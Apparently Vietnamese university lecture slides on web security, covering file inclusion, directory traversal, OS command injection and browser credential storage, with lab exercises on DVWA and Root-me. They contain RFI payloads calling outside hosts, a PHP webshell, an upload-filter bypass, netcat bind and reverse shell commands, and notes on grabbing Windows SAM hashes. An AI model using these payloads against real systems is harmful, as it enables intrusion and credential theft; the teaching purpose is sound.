




Bảo mật web và ứng dụng

File Inclusion




Local File Inclusion (LFI)

1. Hacker identifies web application with insufficient filtering or validation of browser input from users.

2. Hacker modifies URL string using “../” directive to ensure Directory (Path) Traversal is possible.

```
https://example.com/?page=filename.php ✓  
filename.php --> ../../../../../../etc/test.txt  
https://example.com/?page=../../../../etc/test.txt ✓
```



```
filename.php --> ../../../../../../etc/hacker.php  
https://example.com/?page=../../../../etc/hacker.php ✓
```

3. Hacker backdoor uploads malicious .php file to host server and attempts to locate script using same method as Step 2.


4. Request is improperly validated and hacker is permitted to run malicious script on host application.

Remote File Inclusion (RFI)

1. Hacker identifies web application with insufficient filtering or validation of browser input from users.

2. Hacker modifies URL string using “../” directive to ensure Directory (Path) Traversal is possible.

```
https://example.com/?page=filename.php ✓  
filename.php --> ../../../../../../etc/test.txt  
https://example.com/?page=../../../../etc/test.txt ✓
```



3. Hacker uploads malicious .php file to hacker-controlled server and attempts to locate script using same method as step 2.

4. Malicious .php file is located and host server executes remote server-side code from hacker-controlled server.

```
filename.php --> https://hacksite.com/hacker.php  
https://example.com/?page=https://hacksite.com/hacker.php ✓
```

5. Request is improperly validated and hacker is permitted to run malicious script on host application.

File inclusion

- **Giới thiệu:**

Có thể xuất hiện khi **dùng tham số** từ request của người dùng để chọn:

- Page sẽ load
- File code để server thực thi

→ Nếu ***không có cơ chế kiểm tra tham số*** có thể khiến hệ thống hiển thị nội dung file hoặc thực thi code nhất định

Ví dụ: trong PHP với các lệnh
`include();`
`require();`

```
/**
 * Get the filename from a GET input
 * Example - http://example.com/?file=filename.php
 */
$file = $_GET['file'];

/**
 * Unsafely include the file
 * Example - filename.php
 */
include('directory/' . $file);
```

File inclusion

- **Phân loại:**

- **Local File Inclusion:** file nằm trên web server
- **Remote File Inclusion:** file nằm bên ngoài web server
 - Có thể chứa server code → thực thi lệnh từ xa → làm hại toàn hệ thống

- **Lưu ý:**

- Để khai thác RFI, server phải được cấu hình **allow_url_fopen** và **allow_url_include**
- Có thể dùng lỗ hổng LFI để hiện file hệ thống:
../../../../../../../../etc/passwd

File Inclusion – PHP

- **Nguyên nhân:**

Truyền trực tiếp giá trị tham số từ request vào:

- Include()
- Require()

File Inclusion – PHP

```
<?php
    if ( isset( $_GET['language'] ) ) {
        include( $_GET['language'] . '.php' );
    }
?>
```

```
<form method="get">
    <select name="language">
        <option value="english">English</option>
        <option value="melay">French</option>
        ...
    </select>
    <input type="submit">
</form>
```

File Inclusion – PHP

- **Directory Traversal (File path traversal):**

`/vulnerable.php?language=../../../../../../etc/passwd%00`

- **LFI với file đã được upload:**

`/vulnerable.php?language=C:\\ftp\\upload\\exploit`


- **Dùng ký tự NULL để bỏ phần mở rộng file:**

`/vulnerable.php?language=C:\\notes.txt%00`

- **RFI:**

`/vulnerable.php?language=http://evil.example.com/webshell.txt?`

File Inclusion – PHP – RFI




```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```


Client code running in a browser



```
<?php
$drink = 'coke';
if (isset( $_GET['DRINK'] ) )
    $drink = $_GET['DRINK'];
require( $drink . '.php' );
?>
```



Server



File System

Vulnerable PHP code

<http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?> <..... Exploit Code

File Inclusion – PHP

- **Giải pháp:**

- Sử dụng Switch/Case

- Giới hạn độ dài:

- `strlen("$language") < 4`

- Giới hạn giá trị:

- `$available_languages = array('eng', 'nor', 'ger');`
`in_array($language, $available_languages)`

File Inclusion – JSP

```
<%  
    String p = request.getParameter("p");  
    @include file="<%= "includes/" + p + ".jsp"%>"  
%>
```

Ví dụ:

/vulnerable.jsp?p=../../../../var/log/access.log%00

Directory Traversal

Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

01

Attackers can **manipulate variables** that reference files with “**dot-dot-slash (../)**” sequences and its variations

02


Accessing files located outside the **web publishing directory** using directory traversal

03

☹️ `http://www.certifiedhacker.com/process.aspx=../../../../some dir/some file`

☹️ `http://www.certifiedhacker.com/../../../../some dir/some file`

04



Linux Password & Shadow File Formats

- /etc/passwd: lưu thông tin tài khoản user

```
smithj:x:561:561:Joe Smith:/home/smithj:/bin/bash
```

- /etc/shadow: chứa mật khẩu được hash và chỉ có thể đọc bởi root

```
smithj:Ep6mckrOLChF.:10063:0:99999:7:::
```

Windows Password

- Lưu tại: C:\Windows\System32\config\SAM
- **Không thể xem** khi windows đang hoạt động
- Cách lấy file SAM:
 - Dùng fgdump từ console
 - Sniff hash khi xác thực qua mạng
- Cách crack khi có file SAM:
 - Cain and Abel
 - John the Ripper,...
- Bảo mật bằng SYSKEY
- Registry HIVES (HKLM/Security, Software, System)

Bài tập
root-me:
Local File Inclusion

Tìm kiếm Local file inclusion

- **Cách kiểm tra:**

- Truy cập Root-me, vào mục **Challenges** → **Web – Server** → **Local File Inclusion**
- Vào các tab trên trang, để ý thay đổi trên URL
- Tham số trên URL: ?**files**=sysadm&**f**=index.html
 - **files**: tên thư mục
 - **f**: tên file trong thư mục
- Tương ứng với từng tab là 1 thư mục chứa các file, nhấn vào file để xem nội dung

Tìm kiếm Local file inclusion

- **Cách kiểm tra:**

- Ở tab **sysadm** (thư mục hay **files=sysadm**), thử thay đổi tham số **f** thành 1 file ở thư mục khác, ví dụ:
f=../crypto/index.html

→ Thành công → Có lỗi LFI

- Quan sát thấy ở tab **admin** bên phải có href=**admin/**
- Thử thay đổi **files=../admin** → thấy file **index.php** tương ứng với trang của admin
- Đọc mã nguồn và tìm thử thông tin hữu ích

Bài tập thêm

DVWA

Tìm kiếm file inclusion

- **Cách kiểm tra:**

- Truy cập vào **File Inclusion** trong DVWA
- Thay đổi tham số: `page=index.php`
Có vẻ không có trang `index.php` → có thể là LFI
- Thử LFI:
 - Cần biết tên 1 file cục bộ chắc chắn tồn tại: `index.php`
 - Cố gắng duyệt thư mục chứa file với `../`
 - Kết quả: `../../index.php`
- Thử chèn remote file (`http://[IP]/vicnum/index.html`)
RFI có thể chứa server code → thực thi lệnh từ xa → làm hại toàn hệ thống

Tìm kiếm file inclusion

- **Nguyên nhân:**

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```


Tham số được truyền trực tiếp đến filename và sau đó được thêm vào code → có thể chèn và thực thi PHP/HTML file

Abusing file inclusions and uploads

- **Nội dung:**

Khai thác lỗ hổng LFI để:

- Upload shell
- Thực thi mã độc (webshell)



Abusing file inclusions and uploads

- **Cách thực hiện:**

- Vào **DVWA**, thiết lập mức độ bảo mật: **medium**
- Vào Upload và upload file ảnh, xem đường dẫn được tải lên
- Tạo **webshell.php** với nội dung:

<?

```
system($_GET['cmd']);  
echo '<form method="get"  
action="../../hackable/uploads/webshell.php">  
<input type="text" name="cmd"/></form>';
```

?>

Abusing file inclusions and uploads

- **Cách thực hiện:**

- Tạo file **rename.php**: dùng đổi tên *.jpg thành *.php

```
<?
```

```
system('mv ../../hackable/uploads/webshell.jpg  
../../hackable/uploads/webshell.php');
```

```
?>
```

- Vào **Upload** để upload webshell.php
- Đổi tên thành webshell.jpg, rename.jpg và upload
- Khai thác lỗ hổng để thực thi file rename.jpg
?page= ../../hackable/uploads/rename.jpg

Abusing file inclusions and uploads

- **Cách thực hiện:**

- Include page webshell.php:

`?page=../../hackable/uploads/webshell.php`

- Nhập đoạn sau vào textbox và Enter:

`/sbin/ifconfig`

Abusing file inclusions and uploads

- **Lý do cần file rename:**
 - Trang upload chỉ cho upload ảnh
 - Cần gửi tham số cho webshell
- Hàm **system()**: là hàm core tấn công
 - Gọi lệnh hệ thống và hiện output
 - Đổi tên file và thực thi lệnh cmd

Abusing file inclusions and uploads


- Lệnh tấn công khác:

`nc -lp 12345 -e /bin/bash`

- Mở TCP port 12345 trên server và lắng nghe kết nối
- Khi kết nối thành công, thực thi /bin/bash để nhận input và gửi output qua mạng
- Có thể tải chương trình độc hại nhằm mở rộng quyền của user

Kiểm tra upload file

- Kiểm tra Image Header:
 `getimagesize()`
- Kiểm tra loại file
- Giới hạn kích thước file

A screenshot of a web interface for a 'Whois Lookup' tool. The background is dark purple with a faint network diagram. The title 'Whois Lookup' is in large white font. Below it is a white input field with the placeholder text 'Enter a domain or IP address...' and a green 'Search' button to its right.

Whois Lookup

Enter a domain or IP address... Search

OS Command Injection

OS Command Injections

- **Giới thiệu:**

Mục tiêu thực thi lệnh trên hệ điều hành máy chủ qua lỗ hổng ứng dụng

- **Nguyên nhân:**

- Truyền trực tiếp giá trị từ input đến system shell
- Thiếu cơ chế xác thực input và dữ liệu được cung cấp bởi người dùng để tạo chuỗi lệnh

- **Lưu ý:**

Câu lệnh được thực hiện với quyền của ứng dụng

Shell Injection



- An attacker tries to **craft an input string** to gain shell access to a web server
- Shell Injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar APIs

Ví dụ – PHP

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```

`http://127.0.0.1/delete.php?filename=bob.txt;id`

`rm bob.txt; id`

Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Ví dụ – C

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;

    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *) malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)) );

    system(command);
    return (0);
}
```

Bài tập **DVWA**

Khai thác OS Command Injections

- **Nội dung:** khai thác lỗ hổng và lấy thông tin
- **Cách thực hiện:**
 - Vào **Command Execution** trong DVWA
 - Thử ping 1 IP

Thấy kết quả như thực hiện trên command line → có thể OS thực hiện lệnh hệ thống → có khả năng tấn công
 - Thử inject với lệnh đơn giản:
IP; uname -a

Thấy output của uname → lỗ hổng
 - Thử với: **;uname -a**

Khai thác OS Command Injections

- **Cách thực hiện:**

- Kiểm tra NetCat: dùng tạo kết nối

; ls /bin/nc*

- Có 3 phiên bản NetCat:

- OpenBSD không hỗ trợ thực thi lệnh trên kết nối
- Dùng phiên bản truyền thống

- Mở port để nhận kết nối trên máy Kali, nhập vào terminal:

nc -lp 1691 -v

Khai thác OS Command Injections

- **Cách thực hiện:**

- Quay lại trình duyệt, nhập lệnh:

- ;`nc.traditional -e /bin/bash <IP máy Kali>1691 &`**

- Trở lại terminal và thực hiện vài lệnh:

- whoami
 - pwd
 - ls

Harvesting Browser Credentials

<https://apr4h.github.io/2019-12-20-Harvesting-Browser-Credentials/>

<https://attack.mitre.org/techniques/T1555/003/>

• Google Chrome – Chromium

- %LocalAppData%. Ví dụ user Home-PC có 2 profile:
 - *C:\Users\ Home-PC\AppData\Local\Google\Chrome\User Data\Default* (profile mặc định ban đầu)
 - *C:\Users\ Home-PC\AppData\Local\Google\Chrome\User Data\Profile 2* (profile thứ 2, tương ứng với các profile khác)
- Các thông tin như Login Data, History, Bookmark,... được lưu dưới dạng cơ sở dữ liệu SQLite3.
- Trường password value được mã hóa bằng Microsoft's Data Protection API (DPAPI):
 - **CryptProtectData()** and **CryptUnprotectData()**
- Tham khảo thêm: <https://blog.harmj0y.net/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/>

Harvesting Browser Credentials

<https://apr4h.github.io/2019-12-20-Harvesting-Browser-Credentials/>

<https://attack.mitre.org/techniques/T1555/003/>

• Mozilla Firefox

- Thông tin đăng nhập được mã hóa sử dụng 3DES với Cipher Block Chaining mode.
- Master key được lưu trữ trong **key3.db** (Berkley DB format) và thông tin đăng nhập được lưu tại **signons.sqlite**. (Phiên bản > 58 sử dụng **key4.db** (SQLite), thông tin đăng nhập lưu tại **logins.json**).
- %AppData% (User Home-PC)
 - C:\Users\ Home-PC \Roaming\Mozilla\Firefox\Profiles\<random text>.default-release\key4.db
 - C:\Users\ Home-PC \Roaming\Mozilla\Firefox\Profiles\<random text>.default-release\logins.json
- Tham khảo: https://github.com/lclevy/firepwd/blob/master/mozilla_pbe.pdf

Nguồn tham khảo

<https://book.hacktricks.xyz/pentesting-web/file-inclusion>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion>

<https://infosecwriteups.com/file-inclusion-tryhackme-simple-write-up-2023-b839772fd432>

<https://secure.wphackedhelp.com/blog/remote-local-file-inclusion-vulnerability/>

<https://viblo.asia/p/phan-tich-loi-lfi-tren-package-atredoclyopenapi-cli-1VgZvJd2ZAw>

<https://www.sonarsource.com/blog/wordpress-image-remote-code-execution/>

Bảo mật web và ứng dụng



Trường ĐH CNTT TP. HCM